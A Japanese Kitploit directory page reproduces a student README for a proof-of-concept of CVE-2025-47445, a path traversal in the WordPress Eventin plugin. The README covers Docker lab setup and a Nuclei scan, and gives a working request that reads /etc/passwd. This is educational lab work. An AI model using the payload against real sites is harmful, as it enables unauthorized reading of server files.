
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-47445-PoC — CVE-2025-47445の概念実証エクスプロイト。WordPress Eventinプラグインのパストラバーサル脆弱性です。ローカルDocker環境のセットアップ手順と手動による悪用手順を含みます。 | Kitploit
ツール/GitHubGitHub/inverterad/cve-2025-47445-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ウェブセキュリティペネトレーションテスト学習と教育
GitHubinverterad/cve-2025-47445-poc

CVE-2025-47445-PoC

CVE-2025-47445の概念実証エクスプロイト。WordPress Eventinプラグインのパストラバーサル脆弱性です。ローカルDocker環境のセットアップ手順と手動による悪用手順を含みます。

リポジトリを見る
249ヶ月前未レビュー
共有

CVE-2025-47445 PoC

この実証コードは、脆弱性のあるWordPressプラグインを見つけ、その脆弱性をローカルの管理された環境でテストすることを目的とした学校の課題に基づいています。

情報
WordPressプラグイン:Wordpress Eventin
プラグインバージョン:4.0.26 (またはそれ以前)
CVE情報:Project Discovery - Vulnerability library
CVEdetails.com
関連ツール:Wordfence Lab Environment
Docker
Burp Suite
Nuclei

環境のセットアップ

Worfence Docker WordPress Research Labには2つの異なる環境が用意されており、1つは古いPHPバージョン、もう1つは新しいPHPバージョンです。新しい方を選択します。

# In the dockerwp84 folder
docker-compose build
docker-compose up -d

その後、localhost:1337 で WordPress ページをセットアップしました。プラグインストアから Eventin プラグイン(バージョン 4.0.26)をダウンロードし、WordPress インターフェースを通じてインストールおよび有効化しました。

これで準備は完了です。

DAST / Nuclei

Nuclei が探している CVE を見つけられるか確認したいので、一時的な Docker コンテナでインスタンスを実行します。

docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337

Nuclei を数回実行してみましたが、結果が異なりました。理由はわかりません。しかし、最終的には CVE と、特に探していなかった他のいくつかの項目を見つけました。

Nuclei スクリーンショット

Burp / 手動テスト

/etc/passwd ファイルにアクセスできるか確認するため、以下のペイロードをGETリクエストに入力しました。

/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd

そして成功しました。

Burp スクリーンショット

結論

これは教育目的で行われました。

すべてのソフトウェアを必ず更新してください。新しいCVEは毎日発見されています。

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    333
  • 6

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    331

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード



